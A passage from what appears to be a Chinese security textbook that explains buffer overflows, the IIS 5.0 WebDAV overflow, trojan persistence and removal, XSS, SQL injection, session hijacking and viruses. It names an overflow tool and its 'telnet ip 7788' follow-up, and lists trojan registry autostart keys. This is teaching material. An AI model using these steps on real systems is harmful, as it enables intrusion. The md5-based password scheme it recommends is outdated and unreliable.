缓冲区溢出成为远程攻击的主要手段其原因在于缓冲区溢出漏洞给予了攻击者他所想要的一切:植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序,从而得到被攻击主机的控制权。

2. 缓冲区溢出的漏洞和攻击

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能,这样可以使得攻击者取得程序的控制权,如果该程序具有足够的权限,那么整个主机就被控制了。一般而言,攻击者攻击root程序,然后执行类似"exec(sh)"的执行代码来获得root权限的shell。为了达到这个目的,攻击者必须达到如下的两个目标:在程序的地址空间中安排适当的代码;通过适当地初始化寄存器和内存,让程序跳转到入侵者安排的地址空间执行。根据这两个目标来对缓冲区溢出攻击进行分类。

1) 安排适当的代码

(1) 在程序的地址空间中安排适当的代码。在程序的地址空间中安排适当的代码的方法有两种:植入法,利用已经存在的代码。

① 植入法。攻击者向被攻击的程序输入一个字符串,程序会把这个字符串放到缓冲区中。这个字符串包含的资料是可以在这个被攻击的硬件平台上运行的指令序列。在这里,攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方:堆栈(stack,自动变量)、堆(heap,动态分配的内存区)和静态资料区。

② 利用已经存在的代码。有时,攻击者想要的代码已经在被攻击的程序中了,攻击者所要做的只是对代码传递一些参数。比如,攻击代码要求执行"exec("/bin/sh")",而在libc库中的代码执行"exec(arg)",其中arg是一个指向一个字符串的指针参数,那么攻击者只要把传入的参数指针改向指向"/bin/sh"即可。

(2) 通过适当地初始化寄存器和内存,让程序跳转到入侵者安排的地址空间执行。介绍攻击者如何使一个程序的缓冲区溢出,并且执行转移到攻击代码(这个就是"溢出"的由来)的方法。所有的这些方法都是在寻求改变程序的执行流程,使之跳转到攻击代码。最基本的就是溢出一个没有边界检查或者其他弱点的缓冲区,这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区,攻击者可以用暴力的方法改写相邻的程序空间而直接跳过系

统的检查。

2）利用已有代码

分类的基准是攻击者所寻求的缓冲区溢出的程序空间类型。原则上可以是任意的空间。实际上，许多的缓冲区溢出是用暴力的方法来寻求改变程序指针的。这类程序的不同之处就是程序空间的突破和内存空间的定位不同。主要有三种：活动记录（activation records）、函数指针（function pointers）、长跳转缓冲区（longjmp buffers）。

① 活动记录。每当一个函数调用发生时，调用者会在堆栈中留下一个活动记录，它包含了函数结束时返回的地址。攻击者通过溢出堆栈中的自动变量，使返回地址指向攻击代码。通过改变程序的返回地址，当函数调用结束时，程序就跳转到攻击者设定的地址，而不是原先的地址。这类的缓冲区溢出被称为堆栈溢出攻击（stack smashing attack），是目前最常用的缓冲区溢出攻击方式。

② 函数指针。函数指针可以用来定位任何地址空间。例如："void * foo)()"声明了一个返回值为 void 的函数指针变量 foo。所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后溢出这个缓冲区来改变函数指针。在某一时刻，当程序通过函数指针调用函数时，程序的流程就按攻击者的意图实现了。它的一个攻击范例就是在 Linux 系统下的 superprobe 程序。

③ 长跳转缓冲区。在 C 语言中包含了一个简单的检验/恢复系统，称为 setjmp/longjmp。意思是在检验点设定"setjmp(buffer)"，用 "longjmp(buffer)"来恢复检验点。然而，如果攻击者能够进入缓冲区的空间，那么"longjmp(buffer)"实际上是跳转到攻击者的代码。像函数指针一样，longjmp 缓冲区能够指向任何地方，所以攻击者所要做的就是找到一个可供溢出的缓冲区。一个典型的例子就是 Perl 5.003 的缓冲区溢出漏洞；攻击者首先进入用来恢复缓冲区溢出的 longjmp 缓冲区，然后诱导进入恢复模式，这样就使 Perl 的解释器跳转到攻击代码上了。

3）对代码安排和控制程序执行流程两种技术的综合分析

最常见的缓冲区溢出攻击类型就是在一个字符串中综合了代码植入和活动记录技术。攻击者定位一个可供溢出的自动变量，然后向程序传递一个很大的字符串，在引发缓冲区溢出、改变活动记录的同时植入了代码。这个是由 Levy 指出的攻击的模板。C 在习惯上只为用户和参数开辟很小的缓冲区，因此这种漏洞攻击的实例十分常见。

代码植入和缓冲区溢出不一定要在一次动作内完成。攻击者可以在一个缓冲区内放置代码，这是不能溢出的缓冲区。然后，攻击者通过溢出另外一个缓冲区来转移程序的指针。这种方法一般用来解决可供溢出的缓冲区不够大（不能放下全部的代码）的情况。

如果攻击者试图使用已经常驻的代码而不是从外部植入代码，他们通常必须把代码作为参数调用。举例来说，在 libc（几乎所有的 C 程序都要它来连接）中的部分代码段会执行"exec(something)"，其中 something 就是参数。攻击者使用缓冲区溢出改变程序的参数，然后利用另一个缓冲区溢出，使程序指针指向 libc 中的特定的代码段。

3. 缓冲区溢出攻击的防范

缓冲区溢出攻击占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权。如果能有效地消除缓冲区溢出

的漏洞，则很大一部分的安全威胁可以得到缓解。缓冲区溢出攻击的防范主要从操作系统安全和程序设计两方面实施。操作系统安全是最基本的防范措施，方法简单，及时安装系统补丁。程序设计方面的措施主要是以下几点。

(1) 强制编写正确的代码。编写正确的代码是一件非常有意义但耗时的工作，特别像编写C语言那种具有容易出错倾向的程序(如字符串的零结尾)，这种风格是由于追求性能而忽视正确性的传统引起的。尽管人们知道了如何编写安全的程序，具有安全漏洞的程序依旧出现。因此人们开发了一些工具和技术来帮助程序员编写安全正确的程序。例如，用grep搜索源代码中容易产生漏洞的库的调用，例如strcpy的sprintf的调用，都没有检查输入参数的长度。

虽然这些工具可帮助程序员开发更安全的程序，但是由于C语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。所以，侦错技术只能用来减少缓冲区溢出的可能，并不能完全地消除它的存在。除非程序员能保证他的程序万无一失，否则还是要用到以下部分的内容来保证程序的可靠性能。

(2) 非执行的缓冲区。通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不能执行被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。

非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出攻击，而对于其他形式的攻击则没有效果。通过引用一个驻留程序的指针，就可以跳过这种保护措施。其他攻击也可以把代码植入堆栈或者静态数据中来跳过保护。

(3) 数组边界检查。植入代码引起缓冲区溢出是一个方面，扰乱程序的执行流程是一个方面。不像非执行的缓冲区保护，数组边界检查完全防止了缓冲区溢出的产生和攻击。

(4) 程序指针完整性检查。与边界检查略有不同，也与防止指针被改变不同，程序指针完整性检查时在程序指针被引用之前检测到宏观世界的改变。因此，即便一个攻击者成功地改变了程序的指针，由于系统事先检测到了指针的改变，因此这个指针将不会被使用。

与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题，采用其他的缓冲区溢出方法就可以避免这种检查。但是这种方法的性能上有很大的优势，而且兼容性也很好。

★ 应用案例

Windows 2000 WebDAV远程缓冲区溢出漏洞是微软的又一重大漏洞，是通过IIS产生这个漏洞的，但是漏洞本身并不是IIS造成的，而是由于WebDAV使用了ntdll.dll中的一些API函数，而这些函数存在一个缓冲区溢出漏洞，也就是说很多调用这个API的应用程序都存在这个漏洞。

Windows IIS 5.0是Windows 2000自带的一个网络信息服务器，其中包含HTTP服务功能。IIS 5.0默认提供了对WebDAV的支持，WebDAV(基于Web的分布式写作和改写)是一组对HTTP的扩展，它允许用户协作地编辑和管理远程Web服务器上的文件。使用WebDAV，可以通过HTTP向用户提供远程文件存储的服务，包括创建、移动、复制及删除远程服务器上的文件，但是作为普通的HTTP服务器，这个功能不是必需的。

IIS 5.0包含的WebDAV组件不充分检查传递给部分系统组件的数据，远程攻击者利用这个漏洞对WebDAV进行缓冲区溢出攻击，可能以Web进程权限在系统上执行任意指令。出现这个漏洞的原因是IIS 5.0的WebDAV使用了ntdll.dll中的一些函数，而这些函数存在一个缓冲区溢出漏洞。通过对WebDAV的畸形请求可以触发这个溢出。成功利用

这个漏洞可以获得 LocalSystem 权限。这意味着，入侵者可以获得主机的完全控制能力。

所以确切地说，这个漏洞并不是 IIS 造成的，而是 ntdll. dll 里面的一个 API 函数造成的。也就是说，很多调用这个 API 的应用程序都存在这个漏洞。

1. 受影响系统

Windows IIS 5.0

- Microsoft Windows 2000 Server SP3
- Microsoft Windows 2000 Professional SP3
- Microsoft Windows 2000 Datacenter Server SP3
- Microsoft Windows 2000 Advanced Server SP3

2. 漏洞检测工具

Webdavscan. exe 是 WebDAV 漏洞专用扫描器，红客联盟出品。它可以对不同 IP 段进行扫描，来检测网段的 Microsoft IIS 5.0 服务器是否提供了对 WebDAV 的支持，如果结果显示 enable，则说明此服务器支持 WebDAV 并可能存在漏洞。webdavx3. exe 是 isno 的针对 Windows 2000 中文版的溢出工具，不用 NC 监听端口，溢出成功后直接 telnet ip 7788 即可。

3. 解决方法

要避免此漏洞，须安装安全补丁：

Solution\Q815021_W2K_sp4_x86_CN. EXE 适用于中文 Windows 2000。

Solution\Q815021_W2K_sp4_x86_EN. EXE 适用于英文 Windows 2000。

设置注册表：Solution\webdav. reg→双击导入即可。

3.4.4 木马攻击与防御

在介绍木马的原理之前，先介绍一些木马构成的基础知识，因为下面有很多地方会提到这些内容。

一个完整的木马系统由硬件部分、软件部分和具体连接部分组成。

(1) 硬件部分：建立木马连接所必需的硬件实体。控制端：对服务端进行远程控制的一方。服务端：被控制端远程控制的一方。Internet：控制端对服务端进行远程控制，数据传输的网络载体。

(2) 软件部分：实现远程控制所必需的软件程序。控制端程序：控制端用以远程控制服务端的程序。木马程序：潜入服务端内部，获取其操作权限的程序。木马配置程序：设置木马程序的端口号、触发条件、木马名称等，使其在服务端藏得更隐蔽的程序。

(3) 具体连接部分：通过 Internet 在服务端和控制端之间建立一条木马信道所必需的元素。控制端 IP、服务端 IP：控制端、服务端的网络地址，也是木马进行数据传输的目的地。控制端端口、服务端口：控制端、服务端的数据入口，通过这个入口，数据可直达控制端程序或木马程序。

1. 特洛伊木马攻击原理

使用木马这种黑客工具进行网络入侵，从过程上看大致可分为 6 步。接下来就按这 6 步详细阐述木马的攻击原理。

1）配置木马

一般来说一个设计成熟的木马都有木马配置程序，从具体的配置内容看，主要是为了实现以下两方面功能。

① 木马伪装：木马配置程序为了在服务端尽可能好地隐藏木马，会采用多种伪装手段，如修改图标、捆绑文件、定制端口、自我销毁等。

② 信息反馈：木马配置程序将就信息反馈的方式或地址进行设置，如设置信息反馈的邮件地址、IRC 号、ICQ 号等。

2）传播木马

（1）传播方式

木马的传播方式主要有两种：一种是通过 E-mail，控制端将木马程序以附件的形式夹在邮件中发送出去，收信人只要打开附件系统就会感染木马；另一种是软件下载，一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序上，下载后，只要一运行这些程序，木马就会自动安装。

（2）伪装方式

鉴于木马的危害性，很多人对木马知识还是有一定了解的，这对木马的传播起了一定的抑制作用，这是木马设计者所不愿见到的。因此他们开发了多种功能来伪装木马，以达到降低用户警觉，欺骗用户的目的。一般来说有以下几种。

① 修改图标：也许你会在 E-mail 的附件中看到一个很平常的文本图标，这有可能是个木马程序，现在已经有木马可以将木马服务端程序的图标改成 HTML、TXT、ZIP 等各种文件的图标，这有相当大的迷惑性，但是目前提供这种功能的木马还不多见。

② 捆绑文件：这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷地进入了系统。被捆绑的文件是可执行文件，即 EXE、COM 一类的文件。

③ 出错显示：有一定木马知识的人都知道，如果打开一个文件，没有任何反应，这很可能就是个木马程序，木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个叫做出错显示的功能。当服务端用户打开木马程序时，会弹出一个错误提示框——这当然是假的，错误内容可自由定义，大多会定制成一些诸如“文件已破坏，无法打开！”之类的信息，当服务端用户信以为真时，木马却悄悄侵入了系统。

④ 定制端口：很多老式的木马端口都是固定的，这给判断是否感染了木马带来了方便，只要查一下特定的端口就知道感染了什么木马，所以现在很多新式的木马都加入了定制端口的功能，控制端用户可以在 1 024～65 535 之间任选一个端口作为木马端口。一般不选 1024 以下的端口，这样就给判断所感染木马类型带来了麻烦。

⑤ 自我销毁：这项功能是为了弥补木马的一个缺陷。当服务端用户打开含有木马的文件后，木马会将自己复制到 Windows 的系统文件的 C:\WINDOWS 或 C:\WINDOWS\SYSTEM 目录下，一般来说原木马文件和系统文件夹中的木马文件大小是一样的，捆绑文

件的木马除外。那么中了木马的朋友只要在近来收到的信件和下载的软件中找到原木马文件，然后根据原木马的大小去系统文件夹找相同大小的文件，判断一下哪个是木马就行了。而木马的自我销毁功能是指安装完木马后，原木马文件将自动销毁，这样服务端用户很难找到木马的来源，在没有查杀木马的工具帮助下，很难删除木马了。

⑥ 木马更名：安装到系统文件夹中的木马的文件名一般是固定的，那么只要根据一些查杀木马的文章，按图索骥在系统文件夹查找特定的文件，就可以断定中了什么木马。所以现在有很多木马都允许控制端用户自由定制安装后的木马文件名，这样很难判断所感染的木马类型了。

3）运行木马

服务端用户运行木马或捆绑木马的程序后，木马就会自动进行安装。首先将自身复制到 Windows 的系统文件夹中(C:\WINDOWS 或 C:\WINDOWS\SYSTEM 目录下)。然后在注册表、启动组、非启动组中设置好木马的触发条件，这样木马的安装就完成了。安装后就可以启动木马了。

(1) 由触发条件激活木马。

触发条件是指启动木马的条件，大致出现在下面几个地方。

① 注册表：打开 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\下的五个以 RunServices 主键，在其中寻找可能是启动木马的键值。

② 打开 HKEY_CLASSES_ROOT\文件类型\shell\open\command 主键，查看其键值。举个例子，国产木马“冰河”就是修改 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的键值，将“C:\WINDOWS \NOTEPAD. EXE %1”改为“C:\WINDOWS\SYSTEM\SYSEXPLR. EXE %1”，这时双击一个 TXT 文件后，原本应用 Notepad 打开文件的，现在却变成启动木马程序了。还要说明的是不光是 TXT 文件，通过修改 HTML、EXE、ZIP 等文件的启动命令的键值都可以启动木马，不同之处只在于“文件类型”这个主键的差别，TXT 是 txtfile，ZIP 是 WINZIP，大家可以试着去找一下。

③ WIN. INI：C:\WINDOWS 目录下有一个配置文件 win. ini，用文本方式打开，在 Windows 字段中有启动命令 load=和 run=，在一般情况下是空白的，如果有启动程序，可能是木马。

④ SYSTEM. INI：C:\WINDOWS 目录下有个配置文件 system. ini，用文本方式打开，在 386Enh、mic、drivers32 中有命令行，在其中寻找木马的启动命令。

⑤ Autoexec. bat 和 Config. sys：在 C 盘根目录下的这两个文件也可以启动木马。但这种加载方式一般都需要控制端用户与服务端建立连接后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件才行。

⑥ *. INI：应用程序的启动配置文件，控制端利用这些文件能启动程序的特点，将制作好的带有木马启动命令的同名文件上传到服务端覆盖该同名文件，就可以达到启动木马的目的了。

⑦ 捆绑文件：实现这种触发条件首先要控制端和服务端通过木马建立连接，然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，然后上传到服务端覆盖原文件，这样即使木马被删除，只要运行捆绑了木马的应用程序，木马又会被安装上去了。

⑧ 启动菜单：在“开始”→“程序”→“启动”命令下也可能有木马的触发条件。

(2) 木马运行过程。

木马被激活后，进入内存，并开启事先定义的木马端口，准备与控制端进行连接，我们就可以通过进入 MS-DOS 方式下，用 netstat 命令的-a、-n 来查看端口的状态来查看是否有可疑端口开放，来进一步判断是否感染了木马。下面是计算机感染木马后，用 NETSTAT 命令查看端口的两个实例：服务端与控制端建立连接时的显示状态；服务端与控制端还未建立连接时的显示状态。

在上网过程中下载软件、发送信件、网上聊天等必然打开一些端口，下面是一些常用端口。

① 1～1024 之间的端口：这些端口叫保留端口，是专给一些对外通信的程序用的，如 FTP 使用 21，SMTP 使用 25，POP3 使用 110 等。只有很少木马会用保留端口作为木马端口。

② 1025 以上的连续端口：在上网浏览网站时，浏览器会打开多个连续的端口下载文字、图片到本地硬盘上，这些端口都是 1 025 以上的连续端口。

③ 4000 端口：这是 OICQ 的通信端口。

④ 6667 端口：这是 IRC 的通信端口。

除上述的端口基本可以排除在外，如发现还有其他端口打开，尤其是数值比较大的端口，那就要怀疑是否感染了木马。当然，如果木马有定制端口的功能，那任何端口都有可能是木马端口。

4) 泄露信息

一般来说，设计成熟的木马都有一个信息反馈机制。所谓信息反馈机制是指木马成功安装后会收集一些服务端的软硬件信息，并通过 E-mail、IRC 或 ICQ 的方式告知控制端用户。

5) 建立连接

一个木马连接的建立首先必须满足两个条件：一是服务端已安装了木马程序；二是控制端、服务端都要在线。在此基础上控制端可以通过木马端口与服务端建立连接。

6) 远程控制

木马连接建立后，控制端端口和木马端口之间将会出现一条通道，控制端上的控制端程序可借这条信道与服务端上的木马程序取得联系，并通过木马程序对服务端进行远程控制。

下面介绍控制端具体能享有哪些控制权限，这远比你想象的要大。

(1) 窃取密码：一切以明文的形式、* 形式或缓存在 Cache 中的密码都能被木马侦测到，此外很多木马还提供有击键记录功能，它将会记录服务端每次敲击键盘的动作，所以一旦有木马入侵，密码将很容易被窃取。

(2) 文件操作：控制端可借由远程控制对服务端上的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作，基本涵盖了 Windows 平台上所有的文件操作功能。

(3) 修改注册表：控制端可任意修改服务端注册表，包括删除、新建或修改主键、子键、键值。有了这项功能控制端就可以禁止服务端软驱、光驱的使用，锁住服务端的注册表，将服务端木马的触发条件设置得更隐蔽的一系列高级操作。

(4) 系统操作：这项内容包括重启或关闭服务端操作系统，断开服务端网络连接，控制服务端的鼠标、键盘，监视服务端桌面操作，查看服务端进程等，控制端甚至可以随时给服务

端发送信息。想象一下，当服务端的桌面上突然跳出一段话，不吓人一跳才怪。

2. 特洛伊木马程序的防范

在对付特洛伊木马程序之前，有以下几种办法。

(1) 提高防范意识。不要打开陌生人信中的附件，熟人的也要确认一下来信的原地址是否合法。

(2) 多读 readme. txt。许多人出于研究目的下载了一些特洛伊木马程序的软件包，在没有弄清软件包中几个程序的具体功能前，就匆匆地执行其中的程序，这样往往就错误地执行了服务器端程序而使用户的计算机成了特洛伊木马的牺牲品。软件包中经常附带的 readme. txt 文件会有程序的详细功能介绍和使用说明，尽管它一般是英文的，但还是有必要先阅读一下，如果实在读不懂，最好不要执行任何程序，丢弃软件包当然是最保险的了。

(3) 使用杀毒软件。现在国内的杀毒软件都推出了清除某些特洛伊木马的功能，如 KV300、KILL98、瑞星等，可以不定期地在脱机的情况下进行检查和清除。

(4) 立即挂断。尽管造成上网速度突然变慢的原因有很多，但有理由怀疑这是由特洛伊木马造成的，当入侵者使用特洛伊的客户端程序访问你的机器时，会与你的正常访问抢占宽带，特别是当入侵者从远端下载用户硬盘上的文件时，正常访问会变得奇慢无比。

(5) 监测系统文件和注册表的变化。

★ 应用案例

特洛伊木马攻击的常用工具及方法如下。

1. 网络公牛

网络公牛又名 Netbull，是国产木马，默认连接端口 234444，最新版本 V1. 1。运行服务端程序 newserver. exe 后，会自动脱壳成 checkdll. exe，位于 C:\WINDOWS\SYSTEM 下，下次开机 checkdll. exe 将自动运行，因此很隐蔽、危害很大。同时，服务端运行后会自动捆绑 Windows 2000 文件。

Windows 2000 下的文件：(在 2000 下会出现文件改动报警，但也不能阻止以下文件的捆绑)notepad. exe；regedit. exe，reged32. exe；drwtsn32. exe；winmine. exe。

服务端运行后还会捆绑在开机时自动运行的第三方软件(如 realplay. exe、QQ、ICQ 等)上。在注册表中网络公牛也悄悄地扎下了根，如下：

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"CheckDll.exe" = "C:\WINDOWS\SYSTEM\CheckDll.exe"
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
"CheckDll.exe" = "C:\WINDOWS\SYSTEM\CheckDll.exe"
[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run]
"CheckDll.exe" = "C:\WINDOWS\SYSTEM\CheckDll.exe"
```

网络公牛采用文件捆绑功能，和上面所列出的文件捆绑在一块，要清除非常困难。这样做也有个缺点：容易暴露自己。稍微有经验的用户，就会发现文件长度发生了变化，从而怀疑自己中了木马。

可以采取以下几种方法清除网络公牛。

- 删除网络公牛的自启动程序 C:\WINDOWS\SYSTEM\CheckDll. exe。
- 把网络公牛在注册表中所建立的键值全部删除(上面所列出的那些键值全部删除)。
- 检查上面列出的文件,如果发现文件长度发生变化(大约增加了 40KB,可以通过与其他机子上的正常文件比较而知),就删除它们! 然后选择“开始”→“附件”→“系统工具”→“系统信息”→“工具”→“系统文件检查器”命令,在弹出的对话框中选中“从安装软盘提取一个文件”,在文本框中输入要提取的文件(前面你删除的文件),单击“确定”按钮,然后按屏幕提示将这些文件恢复即可。如果是开机时自动运行的第三方软件 如 realplay. exe、QQ 等被捆绑上了,就把这些文件删除,重新安装。

2. SubSeven

SubSeven 的功能比起大名鼎鼎的 BO2K 可以说有过之而无不及。最新版为 2.2(默认连接端口 27374),服务端只有 54.5,很容易被捆绑到其他软件而不被发现。最新版的金山毒霸等杀毒软件查不到它。服务器端程序为 server. exe,客户端程序为 subseven. exe。SubSeven 服务端被执行后,变化多端,每次启动的进程名都会发生变化,因此查之很难。清除方法如下。

- 打开注册表 Regedit,单击至 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和 RunService 下,如果有加载文件,就删除右边的项目:加载器="c:\windows \system\ * * * "。注:加载器和文件名是随意改变的。
- 打开 win. ini 文件,检查“run=”后有没有加上某个可执行文件名,如有则删除之。
- 打开 system. ini 文件,检查“shell=explorer. exe”后有没有跟某个文件,如有将它删除。
- 重新启动 Windows,删除相对应的木马程序,一般在 c:\windows\system 下。

3. 网络神偷

网络神偷又名 Netthief,是第一个反弹端口型木马。与一般的木马相反,反弹端口型木马的服务端(被控制端)使用主动端口,客户端(控制端)使用被动端口。为了隐蔽起见,客户端的监听端口一般开在 80,这样,即使用户使用端口扫描软件检查自己的端口,发现的也是类似“TCP 服务端的 IP 地 址:1026 客户端的 IP 地址:80 ESTABLISHED”的情况,稍微疏忽一点你就会以为自己在浏览网页。

清除网络神偷的方法如下。

- 网络神偷会在注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下建立键值“internet”,其值为"internet. exe/s",将键值删除。
- 删除其自启动程序 C:\WINDOWS\SYSTEM\INTERNET. EXE。

3.4.5 Web 攻击与防御

Internet 很多站点都存在易受攻击的漏洞,仅仅通过 IPSec 阻止对端口的访问、给系统打上最新的补丁并不能完全阻挡黑客的攻击。除了强化网络系统本身的安全,还要依赖

Web 应用程序开发者来加强 Web 安全。以下列举几种最常见的 Web 攻击的手段和防范方法。

1. 跨站脚本攻击

所谓跨站脚本(cross site scripting)攻击,是指恶意攻击者往 Web 页面中插入恶意的 html 代码,当用户浏览该页时,嵌入 Web 里面的 html 代码会被执行,从而达到恶意用户的特殊目的。

通常跨站脚本被称为“XSS”,这是为了与样式表“CSS”进行区分所形成的习惯,所以当你听某人提到 CSS 或者 XSS 安全漏洞时,通常指的是跨站脚本攻击。XSS 属于被动式的攻击,因为其被动且不好利用,所以许多人常忽略其危害性。防范 XSS 攻击的方法如下。

- 在 Web 浏览器上禁用 JavaScript 和 ActiveX 脚本。
- 要仔细审核代码,对提交输入数据进行有效检查,如“＜”和“＞”,可以把“＜”,“＞”转换为＜,＞。

2. SQL 注入攻击

SQL 注入攻击是黑客对数据库进行攻击的常用手段之一。SQL 注入是从正常的 WWW 端口访问,而且表面看起来跟一般的 Web 页面访问没什么区别,所以目前市面的防火墙都不会对 SQL 注入发出警报,如果管理员没查看 IIS 日志的习惯,可能被入侵很长时间都不会发觉。但是,SQL 注入的手法相当灵活,在注入的时候会碰到很多意外的情况,需要构造巧妙的 SQL 语句,从而成功获取想要的数据。

结构化查询语言(SQL)是一种用来和数据库交互的文本语言,SQL Injection 就是利用某些数据库的外部接口把用户数据插入到实际的数据库操作语言当中,从而达到入侵数据库乃至操作系统的目的。它的产生主要是由于程序对用户输入的数据没有进行细致的过滤,导致非法数据的导入查询。

SQL 注入攻击主要是通过构建特殊的输入,这些输入往往是 SQL 语法中的一些组合,这些输入将作为参数传入 Web 应用程序,通过执行 SQL 语句而执行入侵者想要的操作。或者确切地说,SQL 注入式攻击就是攻击者把 SQL 命令插入到 Web 表单的输入域或页面请求的查询字符串,欺骗服务器执行恶意的 SQL 命令。在某些表单中,用户输入的内容直接用来构造动态 SQL 命令,或作为存储过程的输入参数,这类表单特别容易受到 SQL 注入式攻击。

防范 SQL 注入攻击的有效方法:在服务端正式处理之前对提交数据的合法性进行检查;封装客户端提交的信息;替换或删除敏感字符/字符串;屏蔽出错信息;不要用字符串连接建立 SQL 查询,而使用 SQL 变量,因为变量不是可以执行的脚本;最小化权限设置,给静态网页目录和动态网页目录分别设置不同权限,尽量不给写目录权限;去掉 Web 服务器上默认的一些危险命令,如 ftp、cmd、wscript 等,需要时再复制到相应目录;数据敏感信息非常规加密,通过在程序中对口令等敏感信息加密都是采用 md5 函数进行加密,即密文=md5(明文);推荐在原来加密的基础上增加一些非常规的方式,即在 md5 加密的基础上附带一些值,如密文=md5(md5(明文)+123456)。

3. 会话劫持攻击

Web 应用程序都是通过 Cookie 或者 Session 来认证用户。通过将加密的用户认证信

息存储到 Cookie 中，或者通过赋予客户端一个 Token，通常也就是所说的 SessionId 来在服务器端直接完成认证和取得用户的身份信息，不管哪种方式，实际上在 HTTP 中都是通过 Cookie 来实现的，不同的是 Cookie 可以比较长期地存储在客户端，而 Session 往往在会话结束之后服务器监视会话不处于活动状态而予以销毁。

对于 Web 应用程序来讲，为了安全，服务器应该将 Cookie 和客户端绑定，譬如将客户端的加密 IP 也存储到 Cookie 中，如果发现 IP 发生变化就可以认为是 Cookie 发生了泄露，应该取消这个 Cookie，但是这样一来，用户体验就非常不好，所以一般的应用程序都没有对 Cookie 采取太多的策略，这就为客户端身份窃取提供了可乘之机。

对于 Session 认证，在退出或者关闭浏览器而与服务器的沟通结束之后，Session 在一定时间内也被销毁。但是如果程序设计存在问题，可能导致利用 Session 的机制在服务器上永久地产生一个后门(在某些设计不严的程序中，可能修改密码也不能消除这种后门)，把它称为一种真正意义上的会话(session)劫持攻击。

利用应用程序设计缺陷进行 Session 劫持的攻击原理：有效的 Session ID 值可能失窃，合法用户再次登录之后，他获得新的 Session ID，如果攻击者用窃取的 Session ID 连接服务器，这样服务器上就存在两个有效的 Session ID 了。通过研究应用程序的 Session 超时机制和心跳包机制，就可以长久地使这个 Session 有效。即使用户退出应用程序，销毁了他的 Session ID，但是仍然有一个 Session ID 被攻击者掌握。

防范会话劫持攻击的方法：在设计认证的时候就强行要求客户端必须唯一，并且认证信息在多少天之后就过期的机制，但是这样也会和将 Cookie 和 IP 绑定一样，可能带来不好的用户体验，如何在设计的时候意识到这个问题并且权衡应用和安全的平衡点才是 Web 应用程序设计者要考虑的难题。

3.5 计算机病毒

要认识病毒，就要从病毒的定义、分类、结构、传染机制等多个方面对病毒有个全面的了解。

3.5.1 计算机病毒概述

1. 计算机病毒的定义

计算机病毒(computer virus)在《中华人民共和国计算机信息系统安全保护条例》中明确定义，“指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。计算机病毒就像生物病毒一样，有独特的复制能力，可以很快地蔓延，而且常常难以根除。它们能把自身附着在各类类型的文件上。当文件被复制或从一个用户传送到另外一个用户时，它们就随同文件一起蔓延开来。

2. 计算机病毒的分类

按照计算机病毒存在的媒体进行分类，可以划分为网络病毒、文件病毒和引导型病毒。网络病毒通过计算机网络传播感染网络中的可执行文件，文件病毒感染计算机中的文件(如

COM、EXE、DOC 等),引导型病毒感染启动扇区(Boot)和硬盘的系统引导扇区(MBR)。

按照计算机病毒传染的方法进行分类,可分为驻留型病毒和非驻留型病毒。驻留型病毒感染计算机后,把自身的内存驻留部分放在内存中,这一部分程序挂接系统调用并合并到操作系统中去,处于激活状态,一直到关机或重新启动。非驻留型病毒在得到机会激活时并不感染计算机内存,一些病毒在内存中留有小部分,但是并不通过这一部分进行传染,这类病毒也被划分为非驻留型病毒。

3. 计算机病毒的结构

由于计算机病毒是一种特殊程序,其结构决定了病毒的传染能力和破坏能力。计算机病毒程序主要包括三大部分:一是传染部分(传染模块),是病毒程序的一个重要组成部分,它负责病毒的传染和扩散;二是表现和破坏部分(表现模块或破坏模块),是病毒程序中最关键的部分,它负责病毒的破坏工作;三是触发部分(触发模块),病毒的触发条件是预先由病毒编者设置的,触发程序判断触发条件是否满足,并根据判断结果来控制病毒的传染和破坏动作。

3.5.2 计算机病毒的传染机制

1. 计算机病毒的传染方式

所谓传染,是指计算机病毒由一个载体传播到另一个载体,由一个系统进入另一个系统的过程。这种载体一般为磁盘或磁带,它是计算机病毒赖以生存和进行传染的媒介。但是,只有载体还不足以使病毒得到传播。促成病毒的传染还有一个先决条件,可分为两种情况,或者叫做两种方式。其中一种情况是,用户在复制磁盘或文件时,把一个病毒由一个载体复制到另一个载体上。或者是通过网络上的信息传递,把一个病毒程序从一方传递到另一方。这种传染方式叫做计算机病毒的被动传染。另一种情况是,计算机病毒是以计算机系统的运行以及病毒程序处于激活状态为先决条件。在病毒处于激活的状态下,只要传染条件满足,病毒程序能主动地把病毒自身传染给另一个载体或另一个系统。这种传染方式叫做计算机病毒的主动传染。

2. 计算机病毒的传染过程

